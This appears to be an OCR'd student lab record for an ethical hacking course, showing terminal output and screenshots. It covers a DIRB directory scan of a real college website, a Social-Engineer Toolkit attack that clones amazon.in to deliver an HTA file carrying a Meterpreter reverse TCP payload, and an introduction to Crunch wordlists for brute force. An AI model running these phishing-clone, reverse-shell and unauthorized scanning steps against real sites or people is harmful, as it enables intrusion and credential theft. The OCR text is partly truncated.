







D. DIRB a web content scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner. DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.


1. DIRB SIMPLE HIDDEN OBJECT SCAN



File Machine View Input Devices Help
1 2 3 4
root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# dirb https://wilsoncollege.edu/
DIRB v2.22
By The Dark Raver
START_TIME: Sat Nov 26 05:54:51 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: https://wilsoncollege.edu/ ----
==> DIRECTORY: https://wilsoncollege.edu/css/
==> DIRECTORY: https://wilsoncollege.edu/gallery/
==> DIRECTORY: https://wilsoncollege.edu/images/
+ https://wilsoncollege.edu/index.html (CODE:200|SIZE:94869)
==> DIRECTORY: https://wilsoncollege.edu/javascript/
==> DIRECTORY: https://wilsoncollege.edu/js/
+ https://wilsoncollege.edu/server-status (CODE:403|SIZE:199)
---- Entering directory: https://wilsoncollege.edu/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: https://wilsoncollege.edu/gallery/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: https://wilsoncollege.edu/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: https://wilsoncollege.edu/javascript/ ----
==> DIRECTORY: https://wilsoncollege.edu/javascript/jquery/



┌──(root㉿kali)-[~]
└─# cd /usr/share/dirb/wordlists/vulns
┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# ls -i
3550962 apache.txt 3550954 domino.txt 3550963 hpsmh.txt 3550964 jboss.txt 3550955 oracle.txt 3550972 sunas.txt 3550970 weblogic.
3550965 axis.txt 3550956 fatwire_pagenames.txt 3550958 hyperion.txt 3550961 jersey.txt 3550959 ror.txt 3550975 tests.txt 3550957 websphere
3550966 cgis.txt 3550951 fatwire.txt 3550953 iis.txt 3550967 jrun.txt 3550969 sap.txt 3550976 tomcat.txt
3550952 coldfusion.txt 3550960 frontpage.txt 3550974 iplanet.txt 3550968 netware.txt 3550973 sharepoint.txt 3550971 vignette.txt
┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# cd wordlists
cd: no such file or directory: wordlists
┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# dirb https://wilsoncollege.edu/ apache.txt
DIRB v2.22
By The Dark Raver
START_TIME: Sat Nov 26 06:02:19 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: apache.txt
GENERATED WORDS: 30
---- Scanning URL: https://wilsoncollege.edu/ ----
+ https://wilsoncollege.edu/index.html (CODE:200|SIZE:94869)
+ https://wilsoncollege.edu/server-status (CODE:403|SIZE:199)
END_TIME: Sat Nov 26 06:02:24 2022
DOWNLOADED: 30 - FOUND: 2
┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# dirb https://wilsoncollege.edu/ jersey.txt
Activate Windows
Go to Settings to activate


PRACTICAL 8 :- CLIENT SIDE ATTACK

i. HTA ATTACK






File Actions Edit View Help
The Web Attack module is a unique way of utilizing multiple web-based attack
The Java Applet Attack method will spoof a Java Certificate and deliver a me
mas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser
The Credential Harvester method will utilize web cloning of a web- site that
osted to the website.
The TabNabbing method will wait for a user to move to a different tab, then
The Web-Jacking Attack method was introduced by white_sheep, emgent. This me
o appear legitimate however when clicked a window pops up then is replaced w
n the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web at
rowser, Credential Harvester/Tabnabbing all at once to see which is successf
The HTA Attack method will allow you to clone a site and perform powershell
rshell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>7



set:webattack>7
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2


set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.242.230
]: 192.168.242.230
Enter the port for the reverse payload [443]: 1235
Select the payload you want to deliver:
1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP
Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...


[*] Cloning the website: https://www.amazon.in
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
=[metasploit v6.2.23-dev]
+ -- --=[2259 exploits - 1188 auxiliary - 402 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]


Online Shopping site in India: Sh
Not secure | http://192.168.242.230
amazon.in
Hello Select your address
All
EN
Hello, sign in Account & Lists
Returns & Orders
Cart
All Sell Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion
Sign in
New customer? Start here.
Prime now
WARDROBE REFRESH SALE
9TH-14TH DEC
Deals on skincare
Starting ₹99
Free Delivery & 20% cashback on first order*
10% SAVINGS* on Credit/Debit Cards & Credit EMI
*T&C apply
Shop & Pay | Earn rewards daily
Claim your scratch cards
Redeem your collected rewards
Top picks for your home
Air conditioners
Refrigerators
Top rated, premium quality | Amazon Brands ...
Home products | Up to 50% off
Furniture | Up to 60% off
Sign in for your best experience
Sign in securely
Windows Security
Virus & threat protection
Threats found
Microsoft Defender Antivirus found threats. Get details.
Go to Settings to activate Windows.
This type of file can harm your computer. Do you want to keep Launcher (1).hta anyway?
Keep
Discard
This type of file can harm your computer. Do you want to keep Launcher.hta anyway?
Keep
Discard



Amazon.in - Today's Deals
https://www.amazon.in/deals?ref_=nav_cs_gb
amazon.in
Hello Select your address
Deals
EN
Hello, sign in Account & Lists
Returns & Orders
Cart
All Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion
YASHODA
Join Prime now
Today's Deals All Deals Watched Deals Subscribe & Save Coupons Amazon Assistant Clearance Refurbished & Open Box
Today's Deals
All Deals
Deal of the Day
Lightning Deals
Mobiles
Electronics
Mobiles & computer accessories
Beauty & Makeup
Clothing
Footwear
Jewellery, Luggage, Watches
Amazon Brands & more
Sort by: Featured
All deals
Available
Upcoming
Watchlist
Price
Activate Windows
Go to Settings to activate Windows.
Show all
This type of file can harm your computer. Do you want to keep Launcher.hta anyway?
Keep
Discard
Type here to search
27°C
8:57 AM
12/11/2022


Launcher.hta
Completed — 7.3 KB
Show all downloads


PRACTICAL NO 9: PASSWORD ATTACK

WORDLIST :- Many Password cracking tools are used dictionary attack method to retrieve the password. If you are using same method to crack the password then you will have to require a password wordlist.

A. INSPECTING THE WORDLIST OF KALI




B. CREATING WORDLIST:- It should be noted that Kali Linux has powerful tools that can create a wordlist of any length. This tool is called Crunch, which is a simple command-line tool and it has a simple syntax. You can easily adjust it according to your needs. Creating a custom wordlist using Crunch on Kali Linux which hackers use for brute force attacks. Custom wordlists are very important for executing successful brute force attacks. We can add all the information we have into our wordlist. First, you should open the Crunch application on Kali Linux. To do this, go to the Applications on the left at the top of the screen. Now choose Password Attacks, and then select Crunch:




